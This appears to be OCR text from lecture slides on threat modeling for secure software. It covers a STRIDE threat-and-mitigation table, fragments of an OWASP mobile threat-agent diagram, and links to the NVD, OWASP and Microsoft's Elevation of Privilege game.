
- https://web.nvd.nist.gov/view/vuln/search?execution=e2s1

https://cdn.pixabay.com/photo/2015/06/02/12/59/narrative-794978_1280.jpg

Roadmap

- Ethical Hacking
- **Threat Modeling**
- Static Analysis
  - SEI CERT Coding Standards
- Dynamic Analysis
  - OWASP Top 10
- Ethical Hacking Steps

Threat modeling



mitigation techniques

Threat	Mitigation Feature
Spoofing	Authentication
Tampering	Integrity
Repudiation	Nonrepudiaton
Information Disclosure	Confidentiality
Denial of Service	Availability
Elevation of Privilege	Authorization

MOBILE THREAT AGENT IDENTIFIER & TYPES

Thief/ Stolen Device User

Codes

Reads

Machine

Sends

Executes

Browser Exe Script

Application Memory

App

Installed Malware App

Wifi / GSM

Sniffs

SMS


Sends

Decompilation

Device User

Attacker

https://www.owasp.org/index.php/Projects/OWASP_Mobile_Security_Project_-_Mobile_Threat_Model




https://msdn.microsoft.com/en-us/library/aa561578.aspx

ELEVATION OF PRIVILEGE GAME

https://www.microsoft.com/en-us/SDL/adopt/eop.aspx

Context


Play




